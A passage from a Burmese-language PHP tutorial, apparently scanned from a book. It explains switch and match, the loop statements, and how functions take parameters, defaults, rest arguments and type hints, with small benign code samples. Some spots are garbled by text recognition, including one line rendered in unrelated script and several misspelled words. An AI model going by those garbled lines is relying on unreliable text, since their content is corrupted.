switch ရဲ သဘောအရ ပေးလိုက်တဲ့တန်ဖိုးနဲ့ ညီတဲ့ case ကိုသွားပြီး အလုပ်လုပ်မှာဖြစ်လို \$day က စနေနေ့ဖြစ်ခဲ့ရင် Sat case ကိုရောက်သွားမှာပါ။ ဘာ Statement မှမရှိတဲ့အတွက် နောက်တစ်ဆင့်ဖြစ်တဲ့ Sun case ကိုဆက်သွားလိုက်မှာဖြစ်လို Weekend ဆိုတဲ့ရလဒ်ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement ကိုတွေ့တဲ့အတွက် နောက်အဆင့်ကို ဆက်မသွားတော့ပဲ အဲဒီနေရာမှာတင် ရပ်လိုက် မှာ ဖြစ်ပါတယ်။ အကယ်၍ \$day က သောကြာနေ့ဆိုရင်တော့ Fri case ကိုရောက်သွားပြီး TGIF ဆိုတဲ့ ရလဒ်ကို ဖော်ပြုမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement နဲ့ ရပ်ခိုင်းထားတဲ့အတွက် နောက်အဆင့် ကို ဆက်မသွားတော့ဘဲ အဲဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ case တွေ တစ်ခုမှာ မ ကိုက်ရင်တော့ default Statement ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် \$day တန်ဖိုး Sat, Sun, Fri တစ်ခုမှမဟုတ်ခဲ့ရင် Weekday ဆိုတဲ့ရလဒ်ကို ရမှာပဲ ဖြစ်ပါတယ်။

PHP 8 မှာ switch Statement နဲ့ဆင်တူတဲ့ match Expression ဖြည့်စွက် ပါဝင်လာပါတယ်။ သူက Expression ဖြစ်သွားတဲ့အတွက် Variable ထဲကို ထည့်လိုက်လိုရ တာမျိုး အပါအဝင် ထူးခြားတဲ့ အသုံးပြု မှုမျိုးတွေနဲ့ သုံးလို့ရနိုင်သွားပါတယ်။ ဒီလိုပါ –

PHP >= 8.0

```
<?php

$day = date("D");

$result = match($day) {
    "Sat", "Sun" => "Weekend",
    "Fri" => "TGIF",
    default => "Weekday"
};

echo $result;
```

ထူးခြားတဲ့ရေးထံးဖြစ်လို သေချာလေး ဂရိစိက်ကြည့်လိုက်ပါ။ \$result Variable နဲ့ match() ကပြန်ပေးတဲ့ ရလဒ်ကို လက်ခံထားပါတယ်။ match ရဲ့နောက်က ကွင်းစကွင်းပိတ်ထဲမှာ စစ်ချင်တဲ့ တန်ဖိုးကိုပေးရပါတယ်။ နှမူနာအရ Sat နဲ့ Sun ဆိုရင် Weekend ကို ပြန်ပေးလိုက်မှာပါ။ echo နဲ့ရှိက်ထုတ်ထားတာ မဟုတ်ပါဘူး။ Return ပြန်ပေးရမယ့် တန်ဖိုးကို သတ်မှတ်ထားတာပါ။ သူမှာလည်း default ရေးထံးပါဝင်ပါတယ်။ အားလုံးပြီးတော့မှ နောက်ဆုံးမှာ ရလဒ် \$result ကို echo နဲ့ ရှိက်ထုတ်ထားခြင်းပဲ ဖြစ်ပါတယ်။

switch က တန်ဖိုးနှင့်ယူည့် == ကိုသုံးပြီး match က === ကိုသုံးတယ်ဆိုတာကိုလည်း သတိပြုပါ။
switch မှာ switch("5") လိုစစ်ထားရင် case 5 ကို အလုပ်လုပ်ပေးပါတယ်။ String "5" ကိုစစ်ထားပေမယ့် Integer 5 ဆိုရင်လည်း အလုပ်လုပ်ပေးမှာပါ။ match("5") လိုစစ်ထားရင်တော့ 5 => ကို အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ String "5" ကို စစ်ထားတဲ့အတွက် String "5" ကိုတွေ့မှုသာ အလုပ်လုပ်မှာ မို့လိုပါ။

PHP မှာ အကြိမ်ကြိမ် Loop လုပ်ပြီးရေးရမယ့် ကုဒ်တွေအတွက် while, do-while နဲ့ for Statement တို့ကို သုံးနိုင်ပါတယ်။ while Statement ဟာ Condition က true ဖြစ်နေသူ ပေးလိုက်တဲ့ ကုဒ်တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while ($i < count($nums)) {
    $result += $nums[$i];
    $i++;
}

echo $result; // 681
```

ပေးထားတဲ့ကုဒ်မှာ ကိန်းဂဏ်နှီးတန်ဖိုးတွေပါဝင်တဲ့ \$nums Array တစ်ခုရှိပါတယ်။ အဲဒါ Array ထဲက တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ချင်တာပါ။ ဒါကြောင့် Variable နှစ်ခုထပ်ကြညာပါတယ်။ \$i တန်ဖိုးကို 0 လိုသတ်မှတ်ထားသလို \$result တန်ဖိုးကိုလည်း 0 လိုသတ်မှတ်ထားပါတယ်။ while Statement မှာ တော့ Condition အနေနဲ့ \$i တန်ဖိုးက \$nums Array မှာပါဝင်တဲ့ Index အရေအတွက်ထက် ငယ်နေ သူ၍ ထပ်ခါထပ်ခါ အလုပ်လုပ်ဖို့ သတ်မှတ်ပေးထားပါတယ်။ အလုပ်တစ်ကြိမ်လုပ်တိုင်း \$i++ နဲ့ 1 တိုး ထားတဲ့အတွက် အကြိမ်ရေပြည့်လို့ သတ်မှတ် Condition နဲ့မကိုက်တော့ရင် ရပ်သွားမှာပါ။ တစ်ကြိမ် အလုပ်လုပ်တိုင်း \$result တန်ဖိုးထဲက လက်ရှိအလုပ်လုပ်နေတဲ့ \$nums Array ရဲ့ Index မှာရှိတဲ့ တန်ဖိုးကို ပေါင်းပေါင်း ထည့်သွားတဲ့အတွက် Loop ပြီးသွားတဲ့အခါ စုစုပေါင်း ပေါင်းခြင်းရလဒ်ကို \$result ထဲမှာ ရရှိသွားတာပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ Array ထဲက တန်ဖိုးတွေ ပေါင်းတာလောက်က array_sum() တို့ array_reduce() တို့လို Standard Function တွေနဲ့တင် ပြီးပါတယ်။ ကိုယ့်ဘာသာ ပေါင်းစီ မလိုပါဘူး။ ဒါပေမယ့် Loop နမူနာ စမ်းရေးချင်ရင် စမ်းရေးလိုဂေါ်အောင် ကိုယ့်ဘာသာ ပေါင်းပေးလိုက်တာပါ။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) {
        $i++;
        continue;
    }

    $result += $nums[$i];
    $i++;
}

echo $result; // 683
```

နမူနာအရ လက်ရှိတန်ဖိုး 0 ထက်ငယ်ရင် continue နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ကြိမ် ပြန်စသွားမှာပါ။ ဒါကြောင့် \$result ထဲမှာ အနှုတ်ကိန်းတန်ဖိုးတွေ ထည့်ပေါင်းတော့မှာ မဟုတ်ပါဘူး။

လက်ရှိအလုပ်လုပ်နေတဲ့ Loop ကို ရပ်လိုက်ချင်ရင်တော့ break Statement ကိုသုံးနိုင်ပါတယ်။ တစ်ကယ်တော့ break Statement က Loop မှ မဟုတ်ပါဘူး၊ ဘယ်လို ကုဒ် Block မျိုးကနေမဆို ထွက်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ ဥပမာ - ပေးထားတဲ့ ကိန်းကဏ္ဍးတွေထဲမှာ အနှုတ်ကိန်းကိုတွေ့တာနဲ့ ရပ်လိုက်စေချင်ရင် အခုလိုရေးနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) break;

    $result += $nums[$i];
    $i++;
}

echo $result; // 54
```

`break` နောက်ကနေ လိုအပ်ရင် Argument ထည့်ပေးလိုရပါတယ်။ Default က 1 ဖြစ်ပါတယ်။ ဒါကြောင့် `break;` လိုရေးလိုက်တာဟာ `break 1;` လို ရေးလိုက်တာနဲ့ အတူတူပါပဲ။ 1 လိုပြောတဲ့အတွက် ကုဒ် Block တစ်ဆင့် ထွက်လိုက်မှာပါ။ အကယ်၍ နှစ်ဆင့်သုံးဆင့်ကျဉ်ပြီး ထွက်လိုက်ချင်ရင် `break 2;` တို့ `break 3;` တို့ကို အသုံးပြုနိုင်ပါတယ်။ `continue` မှာလည်း အလားတူပဲ လိုအပ်ရင် Argument ထည့်ပေးလိုရပါတယ်။

`do-while Statement` ကတော့ အခြေခံအားဖြင့် `while Statement` နဲ့ အတူတူပါပဲ။ ကွာသွားတာက၊ ရိုးရိုး `while Statement` မှာ Condition စစ်ပြီး မှန်မှာလုပ်လုပ်ပြီး၊ `do-while Statement` မှာတော့ အလုပ်အရင်လုပ်ပြီး Condition ကိုနောက်မှ စစ်တဲ့အတွက်၊ ပထမဆုံးတစ်ကြိမ် Condition မှန်သည်ဖြစ် စေ မှားသည်ဖြစ်စေ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ် စေ ပထမဆုံးအကြိမ်တော့ မဖြစ်မနေ အလုပ်လုပ်ဖို့လိုတဲ့ ကုဒ်တွေမှာ `while` အစား `do-while` ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

do {
    $result += $nums[$i];
    $i++;
} while ($i < count($nums));

echo $result; // 681
```

for Statement ကိုတော့ Expression (၃) ခုကို Argument အနေနဲ့ ပေးပြီးရေးရပါတယ်။ ပထမဆုံး Expression ကို စစချင်းတစ်ကြိမ် အလုပ်လုပ်ပါတယ်။ အလယ်က Expression ကတော့ Condition ဖြစ်ပြီး မှန်မှ နောက်အကြိမ်တွေ ဆက်အလုပ်လုပ်မှာပါ။ နောက်ဆုံးက Expression ကိုတော့ Loop တစ်ကြိမ် ပြီးတိုင်းတစ်ခါအလုပ်လုပ်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်မှာ while တို့ do-while တို့နဲ့ ရေးထားတဲ့ကုဒ်ကို for Statement နဲ့ အခုလိုပြောင်းပြီး ရေးလိုရနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];
$result = 0;

for ($i = 0; $i < count($nums); $i++) {
    $result += $nums[$i];
}

echo $result; // 681
```

\$i Variable ကို သပ်သပ်မရေးတော့ပဲ for ရဲ ပထမ Expression Argument အနေနဲ့ ပေးလိုက်ပါတယ်။ ဒုတိယ Expression ဖြစ်တဲ့ Condition တော့ အတူတူပါပဲ၊ \$i တန်ဖိုးက \$nums Array မှာပါတဲ့ Index အရေအတွက် ငယ်နေသူ၍ အလုပ်လုပ်မှာပါ။ နောက်ဆုံး Expression အနေနဲ့ \$i++ ကို ပေးထားတဲ့ အတွက် Loop တစ်ကြိမ်ပြီးတိုင်း \$i တန်ဖိုးကို 1 တိုးပေးသွားလို့ အကြိမ်ရေပြည့်ရင် ရပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နောက်ဆုံးရလဒ်ကတော့ ပြောင်းမှာ မဟုတ်ပါဘူး။

PHP မှာ Array တွက် Loop လုပ်ဖို့အတွက် foreach Statement လည်း ရှိပါသေးတယ်။ foreach Statement ကတော့ ပေးလိုက်တဲ့ Array ကို အစကနေအဆုံးထိ အလုပ်လုပ်သွားမှာမြို့လို့ Condition တွေ ဘာတွေ ပေးစရာမလိုတော့ပါဘူး။ ဒီလိုပါ –

PHP

```
<?php
$nums = [12, 42, -2, 8, 621];
$result = 0;

foreach($nums as $num) {
    $result += $num;
}

echo $result; // 681
```

foreach နဲ့ Loop လုပ်ဖို့ ပေးလိုက်တဲ့ Array ရဲ့နောက်မှာ as Keyword နဲ့ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးကို Variable တစ်ခုနဲ့ လက်ခံလိုရပါတယ်။ Variable ရဲ့အမည်ကို နှစ်သက်ရာအမည် ပေးနိုင်ပြီး နဲ့ နာမာ့ \$num လိုပေးထားပါတယ်။ ဒါကြောင့် \$num ထဲမှာ ရှိနေတဲ့ တန်ဖိုးကို \$result ထဲမှာ ပေါင်းထည့်သွားခြင်းအားဖြင့် လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

foreach ရဲ့ထူးခြားချက်က Loop လုပ်ဖို့ပေးလိုက်တဲ့ Array ရဲ့ Index/Key ကို လိုချင်ယူလည်း Variable တစ်ခုနဲ့ လက်ခံယူလို့ရနိုင်ပါသေးတယ်။ အသုံးဝင်ပါတယ်။ Array တွေ Object တွေနဲ့ အလုပ်လုပ်တဲ့အခါ Value တန်ဖိုးတွေသာမက Index တွေ Key တွေကိုပါ စီမံဖို့ လိုအပ်တတ်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$user = [ "alice" => 98, "bob" => 95 ];
$result = [];

foreach ($user as $name => $point) {
    $result[] = $name;
}

print_r( $result );

// Array ( [0] => alice [1] => bob )
```

နဲ့မှာမှာ \$user ဟာ Associative Array တစ်ခုပါ။ \$result ကလည်း Array အလွတ်တစ်ခုဖြစ်သွားပါ။ foreach နဲ့ \$user ကို Loop လုပ်တဲ့အခါ Index ကို \$name Variable နဲ့လက်ခံပြီး Value ကို \$point Variable နဲ့လက်ခံထားပါတယ်။ ပြီးတော့မှ \$result Array တဲ့ကို Index ဖြစ်တဲ့ \$name တွေ ထပ်တိုးပြီး ထည့်ထည့်ပေးလိုက်တဲ့အတွက် နောက်ဆုံးမှာ Index တွေကိုချည်းပဲ Array တစ်ခုအနေနဲ့ စုစည်းထားတဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။

ဒီနေရာမှုလည်း array_keys() လိုအပ်သူမျှတွက်တွေ့ကလည်း သူနေရာနဲ့သူ ရှိလာမှုဖြစ်ပါတယ်။

အခန်း (၆) – Functions

ဒီစာအပ်ကိုဖတ်ရှုနေသူဟာ JavaScript ကိုလေ့လာပြီးသူဖြစ်ဖို့ များပါတယ်။ JavaScript လို့ Language မျိုးဟာ Object-Oriented Language လို့ပြောလို့ရပါတယ်။ Object-Oriented ကုဒ်တွေ ရေးလို့ ရယုံသာ မက Language Feature တော်တော်များများက Object တွေ မို့လိုပါ။ ဥပမာ အခြေခံ Data Types တွေ ဖြစ်ကြတဲ့ Number တို့ String တို့ဟာ ရိုးရိုး Value ဟုတ်ဘဲ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့်လည်း ဒီလို ကုဒ်မျိုးတွေ ရေးလို့ရတာပါ –

JavaScript

```
"Hello".length      // 5  
3.1416.toFixed(2)  // 3.14
```

JavaScript

```
[1, 2, 3].length // 3  
[1, 2, 3].reduce((a, b) => a + b) // 6
```

ဒါတင်သာမက တစ်ခါတစ်ရုတွေရတဲ့ Standard Function တွေဟာလည်း တစ်ကယ်တော့ ရှိုးရှိုး Function တွေ မဟုတ်ကြပါဘူး။ Global Object တို့ Window Object တို့ရဲ့ Method တွေသာ ဖြစ်ပါတယ်။ ဥပမာ alert() ခေါ်တဲ့ Function တစ်ခုကို ခေါ်သုံးလို့ ရပေမယ့် တစ်ကယ်တော့

`window.alert()` လိုခေါ်တဲ့ Object Method တစ်ခုသာ ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript လို Language မျိုးမှာ အရာတော်တော်များများက Object တွေမို့လို ရေးတဲ့အခါ Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ အမျိုးမျိုး ရေးလိုရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language ဖြစ်တယ်လို ဆိုနိုင်တဲ့ သဘောမျိုးပါ။

PHP မှာလည်း Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ စသည်ဖြင့် ကုဒ်တွေကို ပုံစံအမျိုးမျိုးနဲ့ ရေးလိုရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language မဟုတ်ပါဘူး။ Procedural Language တစ်ခုသာ ဖြစ်ပါတယ်။ Standard Class တစ်ချို့ Language နဲ့အတူ ပါဝင်ပေမယ့် လိုချင်တဲ့ ရလဒ်ရဖို့အတွက် Function တွေ Procedure တွေကိုသာ အများအားဖြင့် အသုံးပြုရတာပါ။

JavaScript မှာ String တစ်ခုမှာပါတဲ့ စာလုံးအရေးအတွက် သိချင်ရင် `String.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `strlen()` Function ကို သုံးရပါတယ်။ JavaScript မှာ Array တစ်ခုမှာပါတဲ့ Index အရေအတွက်ကို သိချင်ရင် `Array.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `count()` Function ကို သုံးရပါတယ်။ အထက်ကန်မူနာမှာ ပြောတဲ့ `Array.reduce()` Object Method လို လုပ်ဆောင်ချက်မျိုး ရဖို့အတွက် `array_reduce()` Function ကို သုံးရမှာပါ။

ဒါကြောင့် PHP ဟာ လိုချင်တဲ့ရလဒ်ရဖို့အတွက် သူမှာအသင့်ပါတဲ့ Standard Function တွေ Procedure တွေကိုအသုံးပြုရတဲ့ Procedural Language တစ်ခုဖြစ်တယ် လို ဆိုနိုင်တာပါ။ အသုံးဝင်တဲ့ Standard Function တွေ အမြောက်အများ Language နဲ့အတူ ပါဝင်သလိုပဲ ကိုယ်တိုင်လည်း Function တွေကို လိုအပ်သလို ဖန်တီးရေးသား အသုံးပြုနိုင်ပါတယ်။

PHP မှာ Function တွေ ရေးသားပုံ၊ ခေါ်ယူအသုံးပြုပုံတွေဟာ JavaScript နဲ့ တော်တော်လေး ဆင်တူပါတယ်။ ဂဲပြားမှုတွေလည်း ရှိပါတယ်။ Function တစ်ခုကြော်သာဖို့အတွက် `function Statement` ကို အသုံးပြုပြီးတော့ အခုလို ရေးသားနိုင်ပါတယ်။

PHP

```
<?php

function add($a, $b) {
    echo $a + $b;
}

add(1, 2);      // 3
```

နမူနာအရ add() Function ကို Parameters နှစ်ခုနဲ့အတူ ကြေညာထားပါတယ်။ ဒါကြောင့် ခေါ်ယူ အသုံးပြုတဲ့အခါ Arguments နှစ်ခု ပေးပြီး ခေါ်ယူအသုံးပြုဖို့ လိုပါတယ်။ JavaScript မှာဆိုရင် ပေးတဲ့ Argument မစုစုတဲ့အခါ အလုပ်လုပ်ပုံ မမှန်ပေမယ့် Error တော့မဖြစ်ပါဘူး။ PHP မှာတော့ ပေးတဲ့ Argument မစုစုရင် Error တက်ပါတယ်။

```
add(1);      // Error: Too few arguments
```

ပေးတဲ့ Argument ပို့သွားရင်တော့ Error မတက်ပါဘူး။ ဒါပေမယ့် ပို့သွားတဲ့ Argument တွေကို ထည့်သွင်းလက်ခံ မလုပ်လုပ်မှာလည်း မဟုတ်ပါဘူး။

```
add(1, 2, 3);  // 3
```

Function ခေါ်ယူတဲ့နေရာကို တန်ဖိုးတစ်ခု ပြန်ပေးလိုရင် return Statement နဲ့ပေးနိုင်ပါတယ်။ PHP Function တွေက return Statement မပါရင် Default အနေနဲ့ NULL ကို Return ပြန်ပေးပါတယ်။

PHP

```
<?php

function add($a, $b) {
    return $a + $b;
}

$result = add(1, 2);

echo add(1, 2);      // 3
```

နမူနာအရ add() Function က \$a နဲ့ \$b ပေါင်းခြင်းရလဒ်ကို Return ပြန်ပေးထားပါတယ်။ ဒါကြောင့် ခေါ်ယူလိုက်တဲ့ Statement နှစ်ခုမှာ ပထမတစ်ခုက ပြန်ရလာတဲ့ Return Value ကို \$result Variable ထဲမှာ ထည့်ပေးလိုက်လို့ \$result ရဲ့ တန်ဖိုး 3 ဖြစ်သွားမှာပါ။ ရလဒ်ကို ဖော်ပြုမှာတော့ မဟုတ်ပါဘူး။ ဖော်ပြခိုင်းထားခြင်း မရှိလိုပါ။ ဒုတိယတစ်ခုကျတော့မှ echo နဲ့ ရလဒ်ကို ဖော်ပြစေလို့ 3 ကို ရလဒ်အနေ နဲ့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Parameter တွေမှာ Default Value သတ်မှတ်ပေးထားလိုလည်း ရနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထား မယ်ဆိုရင်တော့ Function ခေါ်ယူတဲ့အခါ အဲဒီ Parameter အတွက် Argument ပါမလာခဲ့ရင် သတ်မှတ် ထားတဲ့ Default Value ကို သုံးပေးသွားမှာပါ။

PHP

```
<?php

function add($a, $b = 0) {
    echo $a + $b;
}

add(1, 2);           // 3
add(9);             // 9
```

နမူနာအရ add() Function မှာ \$a နဲ့ \$b ဆိုပြီး Parameter နှစ်ခုရှိပါတယ်။ \$b အတွက် Default Value အဖြစ် 0 လိုသတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် add(1, 2) လို့ ခေါ်ယူလိုက်တဲ့အခါ \$a တန်ဖိုး 1 ဖြစ်သွားပြီး \$b တန်ဖိုး 2 ဖြစ်သွားလို့ ရလဒ်အနေနဲ့ 3 ကို တွေ့မြင်ရတာပါ။ add(9) လို့ ခေါ်တဲ့ အခါ Argument မပြည့်စုံပေမယ့် Error မတက်တော့ပါဘူး။ \$a တန်ဖိုး 9 ဖြစ်သွားပြီး \$b တန်ဖိုးမပါလို့ Default Value ဖြစ်တဲ့ 0 ကို အသုံးပြု အလုပ်လုပ်ပေးသွားမှာမို့လို့ ဖြစ်ပါတယ်။

PHP မှာ Rest Parameter ရေးထုံးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

function add($a, ...$b) {
    print_r($b);
}

add(1, 2, 3, 4);

// Array ( [0] => 2 [1] => 3 [2] => 4 )
```

နမူနာအရ \$b Parameter ဟာ Rest Parameter တစ်ခြဖြစ်လို ပါဝင်လာတဲ့ Argument အားလုံးကို
လက်ခံထားပေးမှာပါ။ add(1, 2, 3, 4) လိုခေါ်လိုက်တဲ့အခါ \$a တန်ဖိုး 1 ဖြစ်သွားပြီး ကျွန်တဲ့ 2,
3, 4 အားလုံးဟာ \$b တဲ့မှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိသွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

အရင်တုံးက PHP မှာ Rest Parameter ရေးထုံးမရှိပါဘူး။ အဲဒီလို မရှိချိန်ကဆိုရင်တော့ အခုလို ရေးခဲ့ကြရ
ပါတယ်။

PHP

```
<?php

function add() {
    $args = func_get_args();
    print_r($args);
}

add(1, 2, 3, 4);

// Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

func_get_args() လိုခေါ်တဲ့ Standard Function ကိုသုံးပြီး Argument စာရင်းကို ရယူခဲ့ကြရတာ
ပါ။ အခုတော့ မလိုအပ်တော့ပါဘူး။ ပိုကောင်းတဲ့ Rest Parameter ရေးထုံးရှိသွားပါပြီ။ ပရောဂျက်
အဟောင်းတွေနဲ့ ကုဒ်နမူနာ အဟောင်းတွေမှာ func_get_args() ကိုသုံးပြီး ရေးထားတာ တွေ့ရင်
ဘာကိုဆိုလိုတာလည်း သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

PHP Function တွေကြညာတဲ့အခါ Parameter တွေကို Type Hint လုပ်ဖြီးလက်ခံလိုပါတယ်။ ဒါကြောင့် Function ခေါ်ယူတဲ့အခါ သတ်မှတ်ထားတဲ့ Type နဲ့ကိုက်ညီတဲ့ တန်ဖိုးကိုသာ ပေးလို့ရတော့မှာပါ။ ဒါဟာ PHP 7 မှာ စတင်ပါဝင်လာတဲ့ အလွန်အရေးပါတဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    return array_sum($nums);
}

echo add(1, 2);

// Error: array_sum(): Argument must be array
```

ဒီနမူနာမှာ add() Function ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးဖိုလိုအပ်ပါတယ်။ ဒါတော့ မှ အလုပ်လုပ်ပုံမှန်မှာပါ။ နမူနာမှာ ရှိုးရှိုး Integer တွေပေးထားတဲ့အတွက် Error တက်ပါတယ်။ Function ခေါ်တဲ့အချင့်မှာ တက်တာမဟုတ်ပါဘူး။ Function ထဲက array_sum() ကိုအလုပ်လုပ်ချင့်ကျတော့မှ တက်တာပါ။ ဒါ ကြည့်လိုက်ရင် array_sum() ကိုခေါ်ရင် Array ကိုပေးရမယ်လို့ ပြောနေပါတယ်။ တစ်ကယ်တစ်း Function ခေါ်တာက array_sum() ကိုခေါ်နေတာ မဟုတ်ပါဘူး။ add() ကို ခေါ်နေတာပါ။ Error က မတိကျပါဘူး။ Function ခေါ်တဲ့သူက "ဘာကြီးလဲ ငါခေါ်တာ add() လေ ဘာဖြစ်လို့ array sum() Error တက်နေတာလဲ" ဆိုပြီး ခေါင်းစားသွားနိုင်ပါတယ်။ အခုက နမူနာကုဒ် လေးမိုလိုသာ မြင်သာတာပါ။ တစ်ကယ် ပရောဂျက်တွေမှာ Function တွေကို အဆင့်ဆင့် ချိတ်ဆက်ခေါ်ယူထားကြမှာ ဖြစ်လို့ ဘာကြောင့် Error ဖြစ်နေတဲ့ အဖြေရဖို့အတွက် အဆင့်ဆင့် လိုက်ရှာရတော့မှာပါ။ အချင့်တွေကုန်သလို စိတ်သုစ်စရာလည်း ကောင်းပါတယ်။ ဒါကုဒ်ကိုပဲ အခုလို့ ပြင်ရေးလိုက်နိုင်ပါတယ် -

PHP >= 7.0

```
<?php

function add(Array $nums) {
    return array_sum($nums);
}

echo add(1, 2);
// Error: add(): Argument must be array
```

Function ကြေညာစဉ်မှာ လက်ခံမယ့် Parameter ဟာ Array ဖြစ်ကြောင့် Hint လုပ်ပေးလိုက်တာပါ။ Scalar Type Hinting လိုခေါ်ပါတယ်။ ဒီဥပမာမှာလည်း ခေါ်ယူပဲ မမှန်လို့ Error တက်တာပါပဲ။ ဒါပေမယ့် Error က တိကျသွားပါပြီ။ add() ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးရမယ်ဆိုတဲ့ Error ဖြစ်သွားလို့ အကြောင်းရင်းက ရှင်းသွားပါတယ်။ ဒါကြောင့် ဒီ Type Hinting လုပ်ဆောင်ချက်ဟာ အလွန် အရေးပါတယ်လို့ ပြောတာပါ။ ကုဒ်တွေထဲမှာ Error ရှိလာတဲ့အခါ ပိုပြီးတော့ အမှားရှာရလွယ်ကူ မြန်ဆန် သွားစေမှာ ဖြစ်ပါတယ်။

Return Type Hinting දැඩිමෙන්වුරු ලද්දායි: අපිටෙවාත් හිඳිපි -

PHP

```
<?php

function add(Array $nums): float {
    echo array_sum($nums);
}

add([1, 2]);

// Error: add(): Return value must be float
```

Function ပိုက်ကွင်းအပိတ်နဲ့ တွန်ကွင်းအစ ကြားထဲမှာ Colon လေးခံပြီး Return Type ကို သတ်မှတ်ပေးရတာပါ။ ဒီနမူနာမှာ Function ရဲ့ Return Value ဟာ float ဖြစ်ရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Array ကို Argument အနေနဲ့ပေးပြီး ခေါ်ယူအသုံးပြုထားလို့ အသုံးပြုပုံ မှန်ပေမယ့် Error တက်နေဖိတယ်။ Function က Return ပိုန်ပေးမထားလို့ Return Value က NULL ဖြစ်နေလိုပါ။

PHP 8 မှာတော့ Union Type လိုပေါ်တဲ့ လုပ်ဆောင်ချက် ဖြည့်စွက်ပါဝင်လာပါတယ်။ Type Hint လုပ်တဲ့ အခါ တစ်မျိုးထက်ပိုပြီး Hint လုပ်လိုရာသွားစေတဲ့ ရေးနည်းပါ။ ဒီလိုပါ -

PHP >= 8.0

```
<?php

function price(int|float $n) {
    return "Price is \$\$n";
}

echo price(3.1);      // Price is $3.1
echo price(2);        // Price is $2
```

Type Hint လုပ်စဉ်မှာ | Operator လေးနဲ့ လက်ခံလိုတဲ့ Type အမျိုးမျိုးကို ပူးတွဲကြညာလို ရတာပါ။ နေ့နာအရ price() Function ကလက်ခံမယ့် \$n Parameter ဟာ Integer သို့မဟုတ် Float နှစ်မျိုးထဲက တစ်မျိုး ဘာပဲဖြစ်ဖြစ် လက်ခံအလုပ်လုပ်သွားမှာပါ။ အကယ်၍ int လို တစ်မျိုးထဲ သတ်မှတ်ခဲ့မယ်ဆိုရင် ဒသဗောဓိနှင့် အနေနဲ့ ပေးခဲ့ရင် အလုပ်လုပ်ပုံ မှန်မှာ မဟုတ်တော့ပါဘူး။

နေ့နာမှာ Type နှစ်မျိုးကိုပူးတွဲကြညာပြထားပေမယ့် လက်တွေမှာ သုံးလေးမျိုး လိုသလောက် ပူးတွဲကြညာလိုရရှိနိုင်ပါတယ်။ Parameter Type နဲ့ပဲ နေ့နာပြထားပေမယ့် Return Type မှာလည်း အလားတူလုပ်ဆောင်ချက် ရရှိနိုင်ပါတယ်။

Function တွေမှာ Parameter တွေပေးတဲ့အခါ Pass by Value နဲ့ Pass by Reference ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ PHP မှာ Default က Pass by Value ဖြစ်ပါတယ်။ ဒါကြောင့် Argument အနေနဲ့ Variable တစ်ခုကို ပေးလိုက်ရင် အဲဒီ Variable ရဲ့ တန်ဖိုးကိုသာ ပေးလိုက်မှာပါ။ Variable တစ်ခုလုံးကို ပေးလိုက်တာမျိုး မဟုတ်ပါဘူး။ ဒီလိုပါ –

PHP

```
<?php

$name = "Alice";
function hello($n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;         // Alice
```

